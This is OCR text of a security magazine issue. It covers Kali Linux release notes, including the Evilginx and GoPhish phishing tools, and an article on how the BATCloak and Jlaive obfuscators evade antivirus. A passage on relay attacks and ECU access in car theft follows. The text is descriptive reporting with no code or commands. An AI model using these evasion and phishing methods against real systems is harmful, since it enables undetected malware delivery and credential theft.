
Kali Linux is available in various images for installation. Apart from VMware, VirtualBox and Q-EMU virtual images, now Kali Linux is available as an installer image for Microsoft Hyper-V.




Desktop updates

In the latest release of Kali, the makers added a nifty extension for the Xfce file manager, GtkHa-sh. If you are using Xfce, you can easily calculate checksums of files by just right clicking on the fi-le and then opening checksums tab.

"My hacking involved pretty much exploring computer systems and obtaining access to the source code of telecommunication systems and computer operating systems, because my goal was to learn all I can about security vulnerabilities within these systems. -KeviMitnick



Previously, you had to open terminal and type the command manually.



If you use GNOME as your desktop, it has been updated to the latest version GNOME 44, which is more a polished version than the previous version. Some of the new features of the latest version include,
-Enhanced Shell Quick Settings Panel.
-Updated Settings App.
-Updated Kali theming etc.

New Tools

Just like any new release of Kali, this release too got many new tools added. They are,
Cilium-cli - Install, manage & troubleshoot Kubernetes clusters
Cosign - Container Signing
Eksctl - Official CLI for Amazon EKS
Evilginx - Standalone man-in-the-middle attack framework used for phishing login credentials along with session cookies, allowing for the bypass of 2-factor authentication
GoPhish - Open-Source Phishing Toolkit
Humble - A fast security-oriented HTTP headers analyzer
Slim(toolkit) - Don't change anything in your container image and minify it
Syft - Generating a Software Bill of Materials from container images and filesystems
Terraform - Safely and predictably create, change, and improve infrastructure
Tetragon - eBPF-based Security Observability and Runtime Enforcement
TheHive - A Scalable, Open Source and Free Security Incident Response Platform
Trivy - Find vulnerabilities, misconfigurations, secrets, SBOM in containers, Kubernetes, code repositories, clouds and more
Wsgidav - Generic and extendable WebDAV server based on WSGI

Other changes in the latest release include,
1)Xfce's audio stack update that makes audio better for Kali's Desktop.
2)I3 desktop overhaul.
3)Adding new icons to apps and improving existing ones.
4)Kali ARM updates.
5) and an updated Kali documentation.
Try the latest release and tell us which is your favorite features update.

BATCLOAK

AV EVASION

Threat Actors always search for ways to keep their payloads and malware FUD (Fully undetected). What if there was an engine that can keep your payloads FUD for a long time.
In this issue, you are going to learn about one such malware obfuscation engine that is being used by various malware deployers since almost September 2022. Its name is BATCLOAK. Researchers at Trend Micro have recently observed heavily obfuscated BAT files consistently evading detection. They have also noticed that the recent iteration of BATcloak being used to deliver infamous malware families like Amadey, ASyncRAT, DarkCrystal RAT, Pure Miner, Quasar RAT, RedLine stealer, Remcos RAT, Smoke Loader, Venom RAT and Wazone RAT. What makes BATCloak so special and effective. Let's see.

Image source: TrendMicro

What is FUD?

To the novices, FUD stands for Full Undetectable. FUD malware refers to a malware that is designed to evade antivirus and security solutions. Just like you have read in our previous Issue, malware employs various techniques such as encryption, obfuscation, polymorphism etc or a combination of all to stay undetected.

"Penetrating a company's security often starts with the bad guy obtaining some piece of information that seems so innocent, so everyday and unimportant, that most people in the organization don't see any reason why the item should be protected and restricted.

-Kevin Mitnick

BATCLOAK




Image source: TrendMicro

Researchers at TrendMicro analyzed hundreds of BATcloak engine samples and found that ove-r 80% of the 784 samples they analyzed went undetected by AV solutions. What made it so effecti-ve? Here are some of BATCloak's capabilities that made it so effective.

Batch scripting

BATCloak batch obfuscator uses a lot of string and variable manipulation techniques to create F-UD payloads. However, this is not unique to BATcloak. Many FUD equipped batch obfuscators also use these feature to create FUD payloads.

Apart from these techniques, BATcloak also uses the "set" command of Windows command line The "set" command allows operating systems to set display and modify environment variables. Th-e "set" command in batch scripting is one of the oldest commands shipped with MS-DOS.

Jlaive

Another feature used in BATCloak is the Jlaive crypter. According to Trend Micro, a new FUD builder named Jlaive was being circulated in hacker circles and communities a year back. Jlaive w-as offered as a "EXE to BAT" builder. However, this tool was very effective against modern secu-rity solutions. This tool was introduced to Github & Gitlab around September 2022 and was then very effective in evading Windows Defender. The same developers who developed Jlaive also offe-red a FUD loader designed for Windows.

Jlaive is a comprehensive package, allowing threat actors to build payloads in both GUI and CL-I. It also has many advanced features like, AMSI bypass, auto-debug capabilities, self-detection, st-ealth capabilities apart from obfuscation.

Jlaive has been successful in what it does. Although it has been taken down from Github, there a-re many clones that are available. Not only this, people ported it to other programmer languages such as Rust.

Jlaive is now being distributed through various channels like cloud storage, websites, Discord ch-annels, Telegram and Hacker forums apart from Github and Gitlab.

The Jlaive builder compresses, encrypts and obfuscates the given payload to construct a multi-stage loader which are intricately nested within each other.

The first loader is built as a binary loader and is built with .NET. The functions of this loader inc-lude File manipulation, file detection, anti-VM measure, Anti-debugging measures, GZip compres-sion and payload execution.

The second loader is Powershell loader. This loader reads the contents of the BAT loader which is the third loader. The batch loader contains an obfuscated Powershell loader and the encrypted C# stub generated by .NET loader.

Evolution

The most recent version of BATCloak engine is Scrubcrypt. Unlike BATcloak this is not open so-urce software but close source software. The transition from open source to closed source can be attributed to the success of previous releases. Apart from all the above-mentioned FUD capabilitie-s, Scrubcrypt also includes features like Windows UAC bypass, event tracing for Windows (ETC) bypass.

Image source: TrendMicro




Image source: TrendMicro

No doubt the list of malware families being delivered with BATCLOAK keeps on continuously increasing.

Car thieves are using increasingly sophisticated methods, and most new vehicles are vulnerable

CYBER SECURITY

Omair Uthmani
Lecturer in Networking and Security,
Glasgow Caledonian University

Car theft is on the rise, according to AA Insurance Services. Worryingly, thieves are increasingly using high-tech tools to target weaknesses in the same sensors and computerised systems that were designed to help make our journeys safer and more comfortable.

In fact, as the market research company Technavio, noted in 2017, the significant growth of the automotive electronics sector was driven specifically by the need for added driver convenience and concerns about car theft. So, it's a sobering thought that these same sensors, computers and data aggregation systems are what criminals now use to steal cars.

The convenience offered by the keyless entry system (KES), is one such example. KES enables drivers to passively lock, unlock, start and stop the engine by simply carrying the key fob along with its integrated signal transmitter. The basic function of the system is for the car to detect the signal from the fob.

If the signal is strong enough, generally when the fob is within one metre of the car, it will unlock and allow the engine to start, usually using a push-button system. Attacks on the KES typically use a method of amplifying and relaying the signal from the fob to the car. This "tricks" the car's system into thinking that the fob is within one metre, and the system disarms.

(Cont'd On Next Page)

Owners can attempt to prevent relay attacks of this type by storing their fobs in "Faraday pouches" when not in use. These pouches have conductive fibres in their lining that disrupt radio signals and are not very expensive.

Control Modules

It's also worth noting that the computers in our cars' multiple Electronic Control Modules (ECMs) manage everything from the engine, transmission and powertrain – all the components that push the car forward – to the brakes and suspension. All of these ECMs are programmed with large volumes of computer code, which, unfortunately, can contain vulnerabilities.

In order to try and mitigate against such vulnerabilities, international safety standards like the SAE J3061 and ISO/SAE 21434 aim to guide manufacturers with regard to secure code development and testing. Regrettably, with such a large number of interconnected and complex systems, as well as the production deadlines and shareholders' expectations that car companies have to deal with, vulnerabilities could still escape detection.

Car thieves have still managed to gain access to cars' electronic control units (ECUs), and even the on-board diagnostics ports, in order to bypass security. These ports are small computer interfaces located on most cars that provide technicians with quick access to a car's diagnostic system.

This makes servicing faster, as the technician can simply plug into this standardised socket that allows access to all the car's sensor data in one location. This, in turn, makes fault detection easier as any fault codes can be easily identified and other performance issues detected before they become serious. It also proves an attractive target for car thieves.

Deceptive Damage

Recent reports have shown how car thieves can access ECUs. And even experts aren't immune. Ian Tabor, cyber security consultant for the engineering services company EDAG Group, recently experienced what at first appeared to be an instance of pointless vandalism to his Toyota RAV4. However, when the car disappeared, it became clear that the damage had actually been part of a sophisticated car theft operation.

